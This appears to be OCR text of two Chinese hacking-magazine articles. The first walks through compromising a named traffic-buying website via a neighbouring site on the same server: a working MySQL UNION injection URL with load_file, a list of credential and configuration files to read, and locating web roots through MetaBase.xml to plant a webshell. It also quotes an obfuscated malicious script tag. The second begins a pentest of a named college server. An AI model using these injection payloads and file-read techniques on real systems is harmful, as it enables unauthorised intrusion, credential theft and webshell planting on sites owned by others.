
旁注拿下咸雨流量工作室



MIAO

本文是常规的利用工具对php进行注入，大家复习一下吧。

今天的目标是咸雨流量工作室，收流量收到开网站来收的份上，按说也不是小本买卖了。无耻的是，他竟然在自己站上挂马，如图1所示。



```
<br /><b>收购流量</b> <b>收购网站流量</b>
Copyright&copy, 2008 All Rights Reserved
咸雨流量工作室 版权所有 <script src='http://s2.cnz
</div>
</center>
</body>
</html>
<script src=http://%61%76%65%31%2E%63%6E></script>
```

图 1

这次我的目标站是www.xianyu6.com，它的IP为：58.51.84.19，Web server是IIS 6.0，脚本是php的，应该是在IIS的ISAPI里添加php4isapi.dll实现的。先用啊D加google检测注点，如图2所示。



图 2

不过比较遗憾，人家也不是吃斋的，没找到什么漏洞。换个思路，开始旁注，这里给大家介绍一个旁注查询的网站：www.myipneighbors.com，如图3所示。

查询结果显示，这个服务器上有8个站，这样我心里就觉得看见很大希望了。通常一个服务器上绑一百多个站的，十有八九安全维护做得都是很专业的。

继续啊D+google批量查询，最后锁定在了hbdzw.com这个站上，注入点是http://hbdzw.com/index.php?front=row_info&action=info&id=3839。注入点情况如图4所示。




图3




图4

这个时候推荐大家使用pangolin做后续的注入，啊D不支持MYSQL的很多操作。MYSQL没有MSSQL那样丰富强大的扩展可以利用，但是只要注点权限够，还是有很多的操作能帮我们拿到shell的，比如load_file、into outfile等函数。

我们输入如下注入语句，结果如图5所示。

```
http://hbdzw.com/index.php?front=row_info&action=info&id=3839/**/and/**/1=2/**/union/**/select/**/1,2,CONCAT(0x5F46696C6553746172745F,load_file(0x433A5C626F6F742E696E69),0x5F46696C65456E645F),4,5,6,7,8,9,10,11,12,13,14/*
```




图5

这里读取的是C:\boot.ini这个位置的文件。只要能读写，webshell基本上就拿到手了。

小技巧：load_file()查看常用的一些配置文件：

```
/usr/local/app/apache2/conf/httpd.conf    //apache2缺省配置文件
/usr/local/apache2/conf/httpd.conf
/usr/local/app/php5/lib/php.ini    //PHP相关设置
/usr/local/app/apache2/conf/extra/httpd-vhosts.conf    //虚拟网站设置
/etc/my.cnf    //MYSQL的配置文件
/etc/redhat-release    //系统版本
C:\mysql\data\mysql\user.MYD    //存储了mysql.user表中的数据库连接密码
/etc/sysconfig/iptables    //从中得到防火墙规则策略
c:\Program Files\RhinoSoft.com\Serv-U\ServUDaemon.ini
C:\Program Files\Serv-U\ServUDaemon.ini
c:\windows\my.ini
```




图6

我们要利用MYSQL数据库导进web目录里一个shell，必须要知道web的目录。IIS下是有一个办法的，默认IIS站点配置文件有2个MBSchema.xm和MetaBase.xml，路径是C:\WINDOWS\system32\ inetsrv\（一般这个目录设置的是everyone读权限）。MetaBase.xml这个文件存的是站点IIS配置的信息，里面可以查到所有本服务器IIS下设置的站点目录和配置。

几个主要的配置有：

```
ServerComment:我的网站    //站点的名称
ServerBindings:80    //站点的端口
Path="D:\wwwroot"    //这里是站点的路径
DefaultDoc="index.asp,index.php,index.htm,Default.htm,Default.asp,Default.aspx"    //默认文档头，就是主页显示文件名
ScriptMaps=="  .asa,C:\WINDOWS\syst..........."    //站点支持的哪些脚本
```

我们来读取:c:\WINDOWS\system32\inetsrv\ MetaBase.xml这个文件，推荐用pangolin来读取，如图6所示。

把里面的内容复制到记事本里，然后搜索"Path="这个关键字，如图7所示。




图7

同样，我们也能找到www.xianyu6.com的web目录是E:\web\localUser\xianyu6。这里我们要直接把shell导进这个目录，因为即使拿到hbdzw.com的webshell，它的权限也是不足以跨web目录进入www.xianyu6.com的web目录的，这是我一开始走的弯路。




图8




图9

渗透四川水利职业技术学院

■晓华/岁月联盟

本文你可以学习到db权限下备份bat提升权限的方法

前言

前段时间搜索志愿填报的信息，不小心来到这个网站，上面写着“欢迎同学们找漏洞信息，能找到的联系其管理员。”看来管理很狂嚓，没几下子肯定不敢那样说。出于网络安全爱好，于是对其进行渗透。这个可是合法的人侵渗透测试，哈哈……

一、简单信息刺探

打开命令提示符，通过网络PING指令得到其IP地址为218.89.X.8，如图1所示。

```
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.
C:\Documents and Settings\Administrator>cd\
C:\>ping www.swcvc.net.cn
Pinging www.swcvc.net.cn [218.89.185.8] with 32 bytes of data:
Reply from 218.89.185.8: bytes=32 time=16ms TTL=121
Reply from 218.89.185.8: bytes=32 time=14ms TTL=121
Reply from 218.89.185.8: bytes=32 time=13ms TTL=120
Reply from 218.89.185.8: bytes=32 time=13ms TTL=120
Ping statistics for 218.89.185.8:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 13ms, Maximum = 16ms, Average = 14ms
```

图1

我们来手工探测一下目标主机的端口服务开放情况，命令格式为：TELNET 218.89.X.8 PORT。我一般只看比较敏感的端口信息，比如80、21、1433、3306、3389、8080、43958、42等这些。

通过手工探测可以提高我们的检测能力，使我们不局限于使用扫描软件。如果动用大型扫描器对服务器进行扫描的话，就会提交很多数据，容易造成网络堵塞，严重的还会影响服务器的正常运行，使得管理员怀疑。

通过手工检测，发现其开放80、21 、1433等端口，FTP服务软件版本为Microsoft FTP Service (Version 5.0)。根据得出的信息，我们可以猜测出这个系统的环境应该是WINDOWS2000+IIS+FTP+MSSQL为主体的。

有人会问，你怎么知道是WIN2000的系统？我们可以根据返回的TTL值来判断，TTL为121应该可以考虑两种环境，一种是WIN200X，另外一个是WINXP。由于是做服务器，肯定会考虑稳定性，那么WIN200X SERVER肯定是首选。




图2

我们在www.ip138.com这个站点查询下，得到如图2所示的信息。

服务器应该放在学校机房的，很可能是内网环境，先测试看看是否存在溢出的漏洞。经测试，各个端口均无法溢出，看来补丁打的很勤快嚓！扫描弱口令也没有，IIS的写权限漏洞也不存在……服务器漏洞的检测暂时告一段落。

二、WEB环境的渗透

从服务器的检测来看也没什么问题，看来我们只有在WEB这个端口来渗透了。用浏览器载入网址，发现主站是.NET的程序。遇到.NET的站，我们可以先注册个用户，用户名注册成HACK.ASP这样，再上传我们的图片。其实就是利用IIS6.0的路径解析漏洞，我们这里是IIS5.0+WIN2000的系统，肯定不行了。

我找到注册的地方，成功注册了一个用户，只可以简单的提交文字，没有上传文件的地方，加图片头GIF89A绕过的方法暂时也测试不了。

.NET的程序如果参数过滤不严格，一样会造成SQL注射漏洞。由于ASP.NET的网站一般都使用MSSQL数据库，找了几个有参数递交的页面，手工测试了下没有找到注射点。

